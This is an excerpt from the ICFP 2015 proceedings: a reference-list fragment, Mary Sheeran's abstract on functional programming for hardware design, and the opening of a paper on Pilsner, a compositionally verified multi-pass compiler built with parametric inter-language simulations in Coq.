- [48] J. C. Reynolds. Definitional Interpreters for Higher-Order Programming Languages. *Higher-Order and Symbolic Computation*, 11(4):363–397, 1998.
- [49] D. Sands. Complexity Analysis for a Lazy Higher-Order Language. In *Proc. of 3rd ESOP*, volume 432 of *LNCS*, pages 361–376, 1990.
- [50] M. Sinn, F. Zuleger, and H. Veith. A Simple and Scalable Static Analysis for Bound Analysis and Amortized Complexity Analysis. In *Proc. of 26th CAV*, volume 8559 of *LNCS*, pages 745–761, 2014.
- [51] C. Sternagel and R. Thiemann. Generalized and Formalized Uncurrying. In *Proc. of 8th FRODOS*, volume 6989 of *LNCS*, pages 243–258, 2011.
- [52] TeReSe. *Term Rewriting Systems*, volume 55. Cambridge University Press, 2003. ISBN 978-0-521-39115-3.
- [53] P. B. Vasconcelos and K. Hammond. Inferring Cost Equations for Recursive, Polymorphic and Higher-Order Functional Programs. In *Revised Papers of 15th Workshop on IFL*, pages 86–101, 2003.
- [54] R. Wilhelm, J. Engblom, A. Ermedahl, N. Holsti, S. Thesing, D. Whalley, G. Bernat, C. Ferdinand, R. Heckmann, T. Mitra, F. Mueller, I. Puaut, P. Puschner, J. Staschulat, and P. Stenstrom. The Worst Case Execution Time Problem - Overview of Methods and Survey of Tools. *TECS*, pages 1–53, 2008.
- [55] H. Zankl and M. Korp. Modular Complexity Analysis for Term Rewriting. *LMCS*, 10(1:19):1–33, 2014.

Functional Programming and Hardware Design: Still Interesting after All These Years

Mary Sheeran

Chalmers University of Technology
ms@chalmers.se

Abstract

Higher order functions provide an elegant way to express algorithms designed for implementation in hardware [1, 6–9]. By showing examples of both classic and new algorithms, I will explain why higher order functions deserve to be studied.

Next, I will consider the extent to which ideas from functional programming, and associated formal verification methods, have influenced hardware design in practice [3–5, 10]. What can we learn from looking back?

You might ask “Why are methods of hardware design still important to our community?”. Maybe we should just give up? One reason for not giving up is that hardware design is really a form of parallel programming. And here there is still a lot to do! Inspired by Blleloch’s wonderful invited talk at ICFP 2010 [2], I still believe that functional programming has much to offer in the central question of how to program the parallel machines of today, and, more particularly, of the future. I will briefly present some of the areas where I think that we are poised to make great contributions. But maybe we need to work harder on getting our act together?

Categories and Subject Descriptors D.1.1 [Applicative (Functional) Programming]; B.6.3 [Hardware Description Languages]; D.1.3 [Concurrent Programming]; Parallel Programming

Keywords Hardware design, parallel algorithms, functional programming, higher order functions, parallel programming

References

- [1] P. Bjesse, K. Claessen, M. Sheeran, and S. Singh. Lava: hardware design in Haskell. In *Int. Conf. on Functional Programming*, pages 174–184. ACM, 1998.
- [2] G. Blleloch. Functional Parallel Algorithms, invited talk. In *Int. Conf. on Functional Programming*. ACM, 2010.
- [3] K. Claessen, N. Een, M. Sheeran, and N. Sorensson. SAT-solving in practice. In *Discrete Event Systems, 2008. WODES 2008. 9th International Workshop on*, pages 61–67. IEEE, 2008.
- [4] C. Seger. Integrating design and verification-from simple idea to practical system. In *Formal Methods and Models for Co-Design, 2006. MEMOCODE’06. Proceedings. Fourth ACM and IEEE International Conference on*, pages 161–162. IEEE, 2006.
- [5] C.-J. H. Seger, R. B. Jones, J. W. O’Leary, T. Melham, M. D. Aagaard, C. Barrett, and D. Syme. An industrially effective environment for formal hardware verification. *Computer-Aided Design of Integrated Circuits and Systems, IEEE Transactions on*, 24(9):1381–1405, 2005.
- [6] M. Sheeran. muFP, a language for VLSI design. In *Proceedings of the ACM Symposium on LISP and Functional Programming*, pages 104–112. ACM, 1984.
- [7] M. Sheeran. Finding regularity: describing and analysing circuits that are not quite regular. In *Correct Hardware Design and Verification Methods*, volume 2860 of *LNCS*, pages 4–18. Springer, 2003.
- [8] M. Sheeran. Generating Fast Multipliers Using Clever Circuits. In *Formal Methods in Computer-Aided Design*, volume 3312 of *LNCS*, pages 6–20. Springer, 2004.
- [9] M. Sheeran. Functional and dynamic programming in the design of parallel prefix networks. *J. Funct. Program.*, 21(1):59–114, 2011.
- [10] M. Sheeran, S. Singh, and G. Stålmarck. Checking safety properties using induction and a SAT-solver. In *Formal Methods in Computer-Aided Design*, volume 1954 of *LNCS*, pages 127–144. Springer, 2000.

Permission to make digital or hard copies of part or all of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for third-party components of this work must be honored. For all other uses, contact the Owner/Author.

Copyright is held by the owner/author(s).

ICFP’15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08
<http://dx.doi.org/10.1145/2784731.2789053>

Pilsner: A Compositionally Verified Compiler for a Higher-Order Imperative Language

Georg Neis

MPI-SWS, Germany
neis@mpi-sws.org

Chung-Kil Hur *

Seoul National University,
South Korea
gil.hur@sf.snu.ac.kr

Jan-Oliver Kaiser

MPI-SWS, Germany
janno@mpi-sws.org

Craig McLaughlin

University of Glasgow, UK
mr_mcl@live.co.uk

Derek Dreyer

MPI-SWS, Germany
dreyer@mpi-sws.org

Viktor Vafeiadis

MPI-SWS, Germany
viktor@mpi-sws.org

Abstract

Compiler verification is essential for the construction of fully verified software, but most prior work (such as CompCert) has focused on verifying whole-program compilers. To support separate compilation and to enable linking of results from different verified compilers, it is important to develop a compositional notion of compiler correctness that is *modular* (preserved under linking), *transitive* (supports multi-pass compilation), and *flexible* (applicable to compilers that use different intermediate languages or employ non-standard program transformations).

In this paper, building on prior work of Hur *et al.*, we develop a novel approach to compositional compiler verification based on *parametric inter-language simulations (PILS)*. PILS are *modular*: they enable compiler verification in a manner that supports separate compilation. PILS are *transitive*: we use them to verify **Pilsner**, a simple (but non-trivial) *multi-pass* optimizing compiler (programmed in Coq) from an ML-like source language S to an assembly-like target language T , going through a CPS-based intermediate language. Pilsner is **the first multi-pass compiler for a higher-order imperative language to be compositionally verified**. Lastly, PILS are *flexible*: we use them to additionally verify (1) Zwickel, a direct non-optimizing compiler for S , and (2) a hand-coded self-modifying T module, proven correct w.r.t. an S -level specification. The output of Zwickel and the self-modifying T module can then be safely linked together with the output of Pilsner. All together, this has been a significant undertaking, involving several person-years of work and over 55,000 lines of Coq.

Categories and Subject Descriptors D.3.4 [Programming Languages]: Processors—Compilers; F.3.1 [Logics and Meanings of Programs]: Specifying and Verifying and Reasoning about Programs—Mechanical verification

Keywords Compositional compiler verification, parametric simulations, higher-order state, recursive types, abstract types, transitivity

* Corresponding author.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
http://dx.doi.org/10.1145/2784731.2784764

1. Introduction

Most verification tools operate on programs written in high-level languages, which must be compiled down to machine-level languages prior to execution. The compiler is simply trusted to “preserve the semantics” of its source language (and hence preserve confidence in the high-level verification). Unfortunately, this trust is not well founded. For instance, recent work of Le *et al.* [14] identified 147 confirmed bugs in the industrial-strength GCC and LLVM compilers, of which 95 were violations of semantics preservation.

The goal of compiler verification is to eliminate the need for trust in compilation by providing a formal, machine-checked guarantee that a compiler is semantics-preserving. Toward this end, the most successful project so far has been CompCert [15], a verified optimizing compiler for a significant subset of C that was developed by Leroy and collaborators using the Coq proof assistant. Indeed, Le *et al.* [14] report that, despite extensive testing, they were unable to uncover a single bug in CompCert.

Now one may rightly ask: what does it mean for a compiler to “preserve the semantics” of the source program it is compiling? The standard answer, adopted by CompCert, is as follows. Suppose we are working with a distinguished *source* language S and a distinguished *target* language T . Given a *whole* S program p_S , the compiler’s output $tr(p_S)$ should be a whole T program p_T that *refines* p_S . Refinement means that any observable behavior of p_T should also be a valid observable behavior of p_S , for some common notion of “observable behavior” that both the S and T languages share (e.g., termination, I/O events).

Although the above definition of semantics preservation is perfectly suitable for whole-program compilers, it says nothing about separate compilation. In practice, many programs are linked together from multiple separately-compiled modules, some of which may be compiled using different compilers or even hand-optimized in assembly. Is it possible to define a *compositional* notion of semantics preservation that says what it means for a single *module* in a program to be compiled correctly, while assuming as little as possible about how the other modules in the program are compiled?

We are not the first to broach this question—it has been an active research topic in recent years. The natural starting point is the notion of *contextual refinement*: target module m_T contextually refines source module m_S if $C[m_T]$ refines $C[m_S]$ for all closing program contexts C . However, contextual refinement fundamentally assumes that m_T and m_S are modules written in the same language, since they are linked with the same program context C . Thus, when defining semantics preservation between very different source and target languages, one must either find a way of embedding both languages




Figure 1. Structure of the Pilsner compiler

in a multi-language semantics [19] (so that contextual refinement remains on the table) or else pursue more complex alternatives to contextual refinement. We leave a more detailed discussion of prior work until §8, but we argue that all previously proposed solutions are lacking in some dimension of compositionality. In particular, we articulate the following three desiderata for a compositional notion of semantics preservation:

- **Modularity:** To enable verified separate compilation, semantics preservation (aka refinement) should be defined at the level of modules, not just whole programs, and it should be preserved under linking. Specifically, suppose that source (**S**) module m_S is refined by target (**T**) module m_T , and that **S** module m'_S is refined by **T** module m'_T . We should then be able to conclude that the **S**-level linking of m_S and m'_S is refined by the **T**-level linking of m_T and m'_T . (This is sometimes referred to as “horizontal compositionality”.)
- **Transitivity:** Proofs of semantic preservation should be transitively composable. That is, one should be able to prove a compiler correct by verifying refinement for its constituent passes independently and then linking the results together by transitivity. (This is sometimes referred to as “vertical compositionality”.)
- **Flexibility:** It should be possible to prove semantics preservation for a range of different compilers and program transformations, so that the results of different verified compilers (which might employ different intermediate languages) can be safely linked together, and so that hand-optimized and hand-verified machine code can be safely linked with compiler-generated code.¹

In this paper, we present a new technique, particularly suited to compositional compiler verification for higher-order imperative (ML-like) languages, which we call **parametric inter-language simulations (PILS)**. PILS synthesize and improve on two pieces of prior work: (1) Hur *et al.*’s work on *parametric bisimulations* [9, 10] (originally called “relation transition systems”), and (2) Hur and Dreyer’s work on a *Kripke logical relation* (KLR) between ML and assembly [8].

Parametric bisimulations are a simulation method for higher-order imperative languages, designed to support proofs that are **modular**, **transitive**, and capable in principle of generalizing to inter-language reasoning, *i.e.*, reasoning about relations between programs in different languages. However, Hur *et al.* only actually used them to prove contextual equivalences between programs in a

single (high-level) language, leaving open the question of whether the generalization to inter-language reasoning would pan out.

Hur and Dreyer’s work, on the other hand, was precisely targeted at supporting inter-language reasoning. Their Kripke logical relations introduced a rich and **flexible** notion of Kripke structures (possible worlds), with which they modeled the protocols governing calling conventions and the invariants connecting the different representations of data in the source and target languages of a compiler. As a proof of concept, they demonstrated the extreme flexibility of these Kripke structures by using them to verify the correctness of a deliberately obfuscated piece of self-modifying assembly code with respect to an ML-level function. However, due to limitations of their logical-relations method—in particular the lack of transitivity—their Kripke structures were only applicable to *single-pass* compilers.

PILS marry the benefits of these approaches together:

- PILS are *modular*: they enable compiler verification in a way that supports separate compilation and is preserved under linking.
- PILS are *transitive*: we use them to verify **Pilsner**, a simple (but non-trivial) *multi-pass* optimizing compiler from an ML-like source language **S** (supporting recursive types, abstract types, and general references) to an idealized assembly-like target language **T**, going through a CPS-based intermediate language **I**. After CPS conversion, Pilsner performs several optimizations at the **I** level prior to code generation. These optimizations include function inlining, contification, dead code elimination, and hoisting (Figure 1). Although Pilsner is relatively simple—it is not nearly as realistic as the (whole-program) verified CakeML compiler, for instance [13]—it is **the first multi-pass compiler for a higher-order imperative language to be compositionally verified**.
- PILS are *flexible*: we use them to additionally verify (1) **Zwickel**, a direct (one-pass) non-optimizing compiler from **S** to **T**, and (2) Hur and Dreyer’s aforementioned self-modifying code example, programmed as a **T** module and proven correct w.r.t. an **S**-level specification. Thanks to PILS’ modularity, the output of Zwickel and the self-modifying **T** module can then be safely linked together with the output of Pilsner.

All these results, together with the metatheory of PILS, have been mechanically verified in Coq—a significant undertaking, involving several person-years of work and over 55,000 lines of Coq.

In the rest of the paper, we give a high-level overview of our main results (§2), we review the basic idea behind parametric bisimulations which is also the core of PILS (§3), we describe the structure and some details of the PILS used in Pilsner and Zwickel (§4–§6), we highlight interesting aspects of the Pilsner verification (§7), and we conclude with discussion and related work (§8).

2. Results

2.1 Modularity

The goal of compiler correctness is to obtain a formal guarantee that the program that comes out of the compiler behaves the same as (or refines) the program that went in, according to a mathematical model of the source and target language in question. Traditionally, research on compiler correctness has focused on *whole* program compilation and does not support separate compilation. In separate compilation, the source program consists of several source modules, which are independently compiled to target modules. These target modules are then linked together, creating the final program. Note that different source modules may very well be compiled by different compilers.

We now illustrate how our approach, PILS, supports such separate compilation (and in fact even more heterogeneous scenarios). We consider the setting of a high-level ML-like source language **S** and a low-level machine target language **T** (for details, see §4).

¹ **Note:** In our model of the semantics preservation problem, every module in a program is represented by both an **S** and a **T** version, and we aim to prove that the **T** version refines its **S** counterpart. For modules that are compiled by a verified compiler, the **T** version is generated automatically by the compiler. But for any module that is hand-coded in **T**, one must also manually supply its **S** counterpart, which serves as a “specification” that the hand-coded **T** module is then proven to refine. (We will see an example of this in §2.3.) This means that we can only account for hand-coded **T** modules that have *some* **S**-level counterpart. This is somewhat of a restriction at present, since we focus here on the setting where **S** is a high-level, ML-like language and **T** a low-level, assembly-like language, and certainly not all assembly modules have an ML-level counterpart. However, we do not view this as a fundamental restriction: there is nothing in principle preventing us from generalizing our approach to a setting where **S** itself supports interoperability between high- and low-level modules. We discuss this point further in §8.

The main component of our development is a relation between target modules and source modules: $\Gamma \vdash M_T \lesssim_{\text{TS}} M_S : \Gamma'$ intuitively states that target module M_T refines source module M_S and that they import the functions listed in Γ and export those in Γ' . The first key result, Theorem 1, applies to whole programs, *i.e.*, well-typed modules that import nothing and export at least a main function (F_{main}) of appropriate type. It states that our relation implies the standard behavioral refinement.

Theorem 1 (Adequacy for whole programs).

$$\frac{\cdot \vdash M_T \lesssim_{\text{TS}} M_S : \Gamma \quad (F_{\text{main}} : \text{unit} \rightarrow \tau) \in \Gamma}{\text{Behav}(M_T) \subseteq \text{Behav}(M_S)}$$

$\text{Behav}(-)$ denotes the set of I/O and termination behaviors that a program can have. The theorem implies for instance that, if M_S always successfully terminates, then so does M_T and moreover they produce the same outputs.

If we have a compiler that respects our relation \lesssim_{TS} , then Theorem 1 gives us the same result as traditional whole-program compiler verification would. However, our relation also satisfies the following crucial property.

Theorem 2 (Preservation under linking, a.k.a. modularity).

$$\frac{\Gamma \vdash M_T^1 \lesssim_{\text{TS}} M_S^1 : \Gamma_1 \quad \Gamma, \Gamma_1 \vdash M_T^2 \lesssim_{\text{TS}} M_S^2 : \Gamma_2}{\Gamma \vdash (M_T^1 \bowtie M_T^2) \lesssim_{\text{TS}} (M_S^1 \bowtie M_S^2) : \Gamma_1, \Gamma_2}$$

(Here, \bowtie is overloaded notation for the linking operation both in the source and target language.) The theorem says that if we link two target modules, each of which is related to a source module, then the resulting target module is related to the linking of those source modules. Notice that, for the linking to make sense, the types of the first module’s exported functions (in Γ_1) need to match the second module’s assumptions. Of course, if a program consists of more than two modules, this theorem can be iterated as necessary and once linking results in a whole program, we can apply Theorem 1.

Observe that these properties don’t mention any particular compiler but are stated in terms of arbitrary related modules. The missing link is a theorem saying that the desired compilers adhere to our relation. We prove this for *Pilsner* and *Zwikel*, our compilers from **S** to **T**. Their correctness theorems apply to any well-typed source module:

Theorem 3 (Correctness of Pilsner).

$$\frac{\Gamma \vdash M_S : \Gamma'}{\Gamma \vdash \text{Pilsner}(M_S) \lesssim_{\text{TS}} M_S : \Gamma'}$$

Theorem 4 (Correctness of Zwikel).

$$\frac{\Gamma \vdash M_S : \Gamma'}{\Gamma \vdash \text{Zwikel}(M_S) \lesssim_{\text{TS}} M_S : \Gamma'}$$

While Zwikel carries out a straightforward direct translation from **S** to **T**, Pilsner is more sophisticated: as shown in Figure 1, it compiles via an intermediate language **I** and performs several optimizations. We will discuss Pilsner (in detail) and Zwikel (briefly) in §7.

These results mean that we can preserve correctness not only by linking, say, Pilsner-produced code with other Pilsner-produced code, but also by linking it with code produced by Zwikel.

Moreover, we would like to stress two important points. PILS were designed with flexibility in mind and make only few assumptions about the translation of source programs, namely details of the calling convention and in-memory representation of values (see §5). Consequently:

1. Nothing stops us from proving a theorem analogous to the previous two for *yet another* compiler from **S** to **T**, perhaps even using several different intermediate languages.
2. Nothing stops us from proving the relatedness of a source and target module *by hand*, *e.g.*, when the target module is not the

direct result of a compiler run but was manually optimized (see §2.3 for an extreme example of this, where the target module overwrites its own code at run time).

Hence, we can also preserve correctness when linking with code that was produced by other compilers or even hand-translated. We only have to ensure that these translations are also correct w.r.t. \lesssim_{TS} , such that Theorem 2 applies.

2.2 Transitivity

Proving a property like Theorem 3 can require a lot of effort: the more complex the compiler, the more complex its correctness proof. It is thus crucial that a correctness proof can be broken up into several pieces, *e.g.*, one sub-proof per compiler pass. PILS support such a decomposition thanks to a transitivity-like property. In our setting, where Pilsner compiles via one intermediate language **I**, we can show the following:

Theorem 5 (Transitivity).

$$\frac{|\Gamma| \vdash M_T \lesssim_{\text{TI}} M_I : |\Gamma'| \quad |\Gamma| \vdash M_I \lesssim_{\text{II}}^* M_I' : |\Gamma'| \quad \Gamma \vdash M_I' \lesssim_{\text{IS}} M_S : \Gamma'}{\Gamma \vdash M_T \lesssim_{\text{TS}} M_S : \Gamma'}$$

Here, \lesssim_{TI} relates target modules to intermediate modules, \lesssim_{II} relates intermediate modules to intermediate modules, and \lesssim_{IS} relates intermediate modules to source modules. All are very similar to \lesssim_{TS} and support similar reasoning principles. We will say more about them in §5; for now suffice it to say that, since \lesssim_{TI} and \lesssim_{II} involve only untyped languages,² the relations themselves are “untyped” and we erase the typing annotations in their environments (*e.g.*, written $|\Gamma|$), leaving just a list of function labels. Notice how using the transitive closure of \lesssim_{II} in the second premise of the rule allows us to verify each IL transformation separately.

2.3 Flexibility

As already mentioned above, PILS make few assumptions about details of a translation and, as such, can be used not only to verify multiple different compilers with the same source and target languages (*e.g.*, Pilsner and Zwikel), but also to account for linking with hand-optimized low-level code. To substantiate this claim, we have proven³ the challenging refinement from Hur and Dreyer [8] mentioned in §1, which relies on tricky manipulations of local state, far more involved than those of any imaginable compiler.

This example is based on Pitts and Stark’s “awkward” example [20], which is easy to explain:

$$e_a := \text{let } x = \text{ref } 0 \text{ in } \lambda f. (x := 1; f \langle \rangle; !x) \\ e_b := \lambda f. (f \langle \rangle; 1)$$

Both expressions evaluate to higher-order functions that, when applied, call the argument “callback” function f and then return a number. In e_b this number is simply 1. In e_a it is the result of dereferencing a local (private) reference x , which is initialized to 0. Notice, though, that when e_a is called for the first time, it immediately writes 1 to x . Since there are no other writes, the value of x returned at the end will always be 1 as well. As a result, e_a and e_b are equivalent programs (see the next section for a proof sketch).

Hur and Dreyer [8] adapt this example by substituting for e_b a tricky self-modifying machine program that implements the same behavior, but in a rather baroque way. Figure 2 shows what this program looks like in memory. It is parameterized by the load address n and $\mathbb{E}(-)$ denotes the encoding of an instruction as a

² In order to demonstrate that PILS are not inherently tied to typed languages, we consider a type-erasing compiler, not a completely type-directed one.

³ After slightly modifying the machine code to account for a difference in calling convention.

$n+0$	$\mathbb{E}(\text{ld arg } 1)$	$n+12$	$666 + \mathbb{E}(\text{ld aux } \mathbb{E}(\text{jmp } n+15))$
	$\mathbb{E}(\text{alloc arg arg})$		$666 + \mathbb{E}(\text{ld i } n+5)$
	$\mathbb{E}(\text{ld aux } n+5)$		$666 + \mathbb{E}(\text{sto } [i+0] \text{ aux})$
	$\mathbb{E}(\text{sto } [arg+0] \text{ aux})$		$666 + \mathbb{E}(\text{sto } \langle \text{sp} + 0 \rangle \text{ ret})$
	$\mathbb{E}(\text{jmp ret})$		$666 + \mathbb{E}(\text{bop } + \text{ sp sp } 1)$
$n+5$	$\mathbb{E}(\text{ld i } n+11)$	$n+17$	$666 + \mathbb{E}(\text{ld ret } n+20)$
	$\mathbb{E}(\text{ld aux } [i+0])$		$666 + \mathbb{E}(\text{sto clo arg})$
	$\mathbb{E}(\text{bop } - \text{ aux aux } 666)$		$666 + \mathbb{E}(\text{jmp } [\text{clo} + 0])$
	$\mathbb{E}(\text{sto } [i+0] \text{ aux})$		$666 + \mathbb{E}(\text{bop } - \text{ sp sp } 1)$
	$\mathbb{E}(\text{bop } + \text{ i i } 1)$		$666 + \mathbb{E}(\text{ld ret } \langle \text{sp} + 0 \rangle)$
$n+10$	$\mathbb{E}(\text{bop } - \text{ aux } n+24 \text{ i})$	$n+22$	$666 + \mathbb{E}(\text{ld arg } 1)$
	$666 + \mathbb{E}(\text{jnz aux } n+6)$		$666 + \mathbb{E}(\text{jmp ret})$

Figure 2. Self-modifying “awkward” example

machine word. Notice that part of the code has been “encrypted” by adding 666 to its encoding. We briefly explain how the code works.

The first few lines allocate a new function closure with empty environment and code pointer $n+5$, and return it to the context. When this function gets called the first time, it starts out by decrypting the encrypted instructions (offsets 5–11), thus replacing the encrypted code in memory. Subsequently (offsets 12–14), it replaces its first instruction by a direct jump in order to skip over the decryption loop in future executions. The remaining code (offsets 15–23), which is also the target of that jump, simply performs the callback function call and then returns 1.

Hur and Dreyer showed that this contrived implementation refines the high-level program e_a as a demonstration that their KLR approach is flexible enough to reason about semantically involved “transformations”, even ones whose correctness relies on low-level internal state changes that clearly have no high-level counterpart. By verifying the same example (with respect to \approx_{TS}), we aim to demonstrate that PILS are equally flexible. In fact, the high-level structure of our proof closely follows that of Hur and Dreyer’s proof because, as we explain in the next section, PILS and KLRs have a lot in common.

3. Background

PILS are essentially an inter-language generalization of the earlier work on parametric bisimulations (PBs) [9], which in turn emerged from prior work on KLRs [3, 6] in an attempt to overcome its limitations concerning transitivity. Both PBs and KLRs support the same high-level reasoning principles for higher-order imperative programs; they just do so in technically different ways. In this section, we give a bit of background on KLRs and PBs, and the similarities and differences between them.

What PBs and KLRs have in common: Protocols. One of the key features shared by PBs and recent work on KLRs is the ability to impose *protocols* on the local state of some functions, which describe how that local state is permitted to evolve over time. This idea was articulated most clearly by Dreyer *et al.* [3, 6], who proposed the use of various forms of *state transition systems (STSs)* to model these protocols and applied them to the verification of many challenging contextual equivalences.

The basic idea of protocols—and how intuitively one reasons about them—is easiest to explain by appeal to the simple “awkward” example presented in the previous section. We thus begin by walking through a proof of this example, using STS protocols, at a very informal level. At such a high level of abstraction, there is really no difference between a proof of the example using PBs vs. KLRs.

Step 1: Recall that we wish to prove e_a equivalent to e_b . By symbolically executing e_a , we see that it allocates a fresh heap location—call it l_x —which gets bound to x . Since this location is fresh, and since it is kept private by e_a , we can impose a *protocol* on it, dictating how its contents may evolve. We choose the following

protocol, initially in state s_0 :



This protocol expresses that the value at l_x currently is 0 (which indeed it is), but that it may eventually change to 1, after which point it will stay 1 forever.

Remark. This STS is very simple: besides consisting of only two states and a single transition, it also refers to only one of the two memories, namely that of e_a . In general, an STS may refer to both memories and even relate them to each other.

Now that we have installed this protocol on l_x , the proof reduces to showing that the function values v_a and v_b returned by e_a and e_b “behave equivalently” (and, in so doing, respect the protocol).

$$\begin{aligned} v_a &:= \lambda f. (l_x := 1; f \langle \rangle; !l_x) \\ v_b &:= \lambda f. (f \langle \rangle; 1) \end{aligned}$$

(Note that v_b is just e_b , since e_b was already a value.)

So what does it mean to “behave equivalently”? This is really the big question, for which KLRs and PBs give different answers. Rather than try to answer it directly, we will instead describe two informal proof principles concerning behavioral equivalence that, at the level of abstraction we are working at here, are supported by both proof methods, and we will finish the proof sketch by just appealing to these proof principles. After that, we will explain how the different proof methods implement these principles.

Principle 1 (Showing Behavioral Equivalence): To show that v_a and v_b *behave* equivalently, it suffices to show that they *behave* equivalently when applied to any arguments f_a and f_b passed in from the environment, which we may *assume* are equivalent.

Principle 2 (Using Assumed Equivalence): If f_a and f_b are *assumed* equivalent, then $f_a \langle \rangle$ and $f_b \langle \rangle$ *behave* equivalently.

Note that these proof principles make a distinction between when two functions *behave* equivalently and when they are *assumed* equivalent. We explain the difference between these notions below. Note also that we restricted Principle 2 here to functions with unit argument; this is merely to simplify our informal discussion.

Step 2: By Principle 1, suppose that we are given f_a and f_b , passed in from the environment, that are *assumed* equivalent; it remains to show that $v_a f_a$ and $v_b f_b$ *behave* equivalently. When the execution of these functions begins, the state of l_x ’s protocol could be either in s_0 or s_1 , since the functions could be called at some point in the future. In either case, $v_a f_a$ first sets l_x to 1, thereby either updating the state of the protocol to s_1 (if it was in s_0 to start) or leaving it as is—either way, a legal transition.

Step 3: We are now trying to show that $(f_a \langle \rangle; !l_x)$ and $(f_b \langle \rangle; 1)$ *behave* equivalently, given that the protocol is now in state s_1 . Since f_a and f_b were *assumed* equivalent, we know by Principle 2 that $f_a \langle \rangle$ and $f_b \langle \rangle$ *behave* equivalently. The result therefore reduces to showing that $!l_x$ and 1 *behave* equivalently. We may assume that these expressions are executed starting in state s_1 , because that is the only state accessible from the state s_1 we were in previously (i.e., we assume the protocol has been respected by f_a and f_b).

Step 4: Since we know we are still in state s_1 , we know that $!l_x$ evaluates to 1. Thus, $!l_x$ and 1 *behave* equivalently, so we are done.

Logical relations. Both KLRs and PBs allow one to turn the above proof sketch into a proper proof. The key difference between them is how they formalize behavioral vs. assumed equivalence.

KLRs formalize this by defining a relation, which says—once and for all—what it means for two expressions to be indistinguishable at a certain type. One then uses this *same* “logical” relation as the definition of *both* behavioral and assumed equivalence. For expressions, the logical relation says that they are equivalent if they either both run forever or they both evaluate to equivalent values.

For function values, which both the v 's and the f 's in our example are, the logical relation says that they are equivalent if they map logically-related arguments to logically-related results. Principles 1 and 2 both fall out of this definition as immediate consequences.

The main difficulty with logical relations is that, by conflating behavioral and assumed equivalence, they introduce an inherent circularity in the construction of the logical relation. In particular, the definition of equivalence of function values refers recursively to itself in a negative position (when quantifying over equivalent arguments). Traditionally, for simpler languages (e.g., without recursive types or higher-order state), this circularity is handled by defining the logical relation by induction on the type structure. For richer languages, such as our source language S , induction on types is no longer sufficient, but step-indexing can be used instead to stratify the construction by the number of steps of computation in the programs being related [3]. This is the approach taken by Hur and Dreyer [9] in their earlier work on compositional compiler correctness. However, it is not known how to prove *transitivity* of logical relations for step-indexed models (at least in a way that is capable of scaling to handle inter-language reasoning, which we need for compiler verification).⁴

Parametric bisimulations. This problem with transitivity was one of the key motivations for *parametric bisimulations* (PBs). Unlike logical relations, PBs treat behavioral and assumed equivalence as distinct concepts. In particular, rather than trying to *define* assumed equivalence, PBs take assumed equivalence as a *parameter* of the model (hence the name “parametric bisimulations”). That is, a PB proof that two expressions are behaviorally equivalent is parameterized by an arbitrary *unknown relation* U representing assumed equivalence,⁵ and U could relate *any* functions f_a and f_b !

To make use of this unknown U parameter, PBs update the definition of behavioral equivalence accordingly. For function values, one can show them behaviorally equivalent precisely as suggested by Principle 1, *i.e.*, if they map U -related (assumed equivalent) arguments to behaviorally equivalent results. For expressions, behavioral equivalence extends the definition from logical relations with a new possibility, namely that the expressions may call functions f_a and f_b related by U . This amounts to baking Principle 2 directly into the definition of behavioral equivalence. The reason this is necessary—*i.e.*, the reason Principle 2 does not just fall out of the definition otherwise—is that U is a *parameter* of behavioral equivalence. Knowing that f_a and f_b are assumed equivalent according to U tells us absolutely nothing about them! Consequently, Principle 2 must be explicitly added to the definition of behavioral equivalence as an extra case (called the “external call” case, as it concerns calls to “external” functions passed in from the environment).

One can understand PBs as defining a “local” notion of behavioral equivalence: two expressions are behaviorally equivalent if they behave the same in their local computations, *ignoring* what happens during calls to (U -related) external functions passed in from the environment. Intuitively, this is perfectly sound: it just means each module in a program is responsible for its own local computations, not the local computations of other modules. Moreover, as we have observed already, it is largely a technical detail: PBs can support the same high-level protocol-based reasoning as KLRs do.⁶

⁴ Transitivity for logical relations *can* be achieved via methods such as \mathbb{T} -closure [6], or by restricting the relations to well-typed terms [2], but such approaches depend on the relations relating terms in the same language.

⁵ Hur *et al.* [9] called this the “global knowledge”, in contrast to the “local knowledge”. We feel our terminology is more intuitive, and does not conflict with the global/local distinction as it pertains to worlds (§5.1).

⁶ There is one exception: PBs do not admit the eta law for function values. This is a known problem [9], with a known solution [11], but we leave it as future work to incorporate this solution into PILS.

The major benefit of PBs over KLRs is that they avoid the problems with the circularity of KLRs which necessitated step-indexing. In particular, note that by taking Principle 1 as the *definition* of behavioral equivalence for function values, we avoid the negative self-reference that plagues logical relations: the arguments f_a and f_b are simply drawn from the unknown relation U . This avoidance of step-indexing was essential in making it possible to establish that PBs do in fact support transitivity, but it does not mean that the proof of transitivity was easy. The interested reader can find further details in an earlier technical report [10].

4. PILS, Part 1: Languages

PILS generalize PBs to the inter-language setting of compiler verification. Recall from §2 that we are interested in compiling from an ML-like source language S to a machine language T , and that the more complex of our two compilers, Pilsner, employs an intermediate language I . As argued before, besides the main similarity relation \lesssim_{TS} between T and S modules, we also need PILS to provide a similarity relation for each pair of languages adjacent in Pilsner’s compilation chain (Figure 1), *i.e.*, \lesssim_{TI} , \lesssim_{II} , and \lesssim_{IS} .

4.1 Language-Generic Approach

In order to avoid duplicate work, we define PILS in a language-generic way, *i.e.*, we define similarity \lesssim_{AB} for two abstract languages A and B (for some notion of abstract language to be described), and then instantiate it with different language pairs in order to obtain the desired relations. This has two important benefits:

1. Most of the metatheory, which is quite involved, can be established once and for all. This is particularly crucial because PILS were developed from the start in Coq, and over time the definitions—and thus proofs—had to undergo countless changes. This might simply have been infeasible if it weren’t for the language-generic setup.
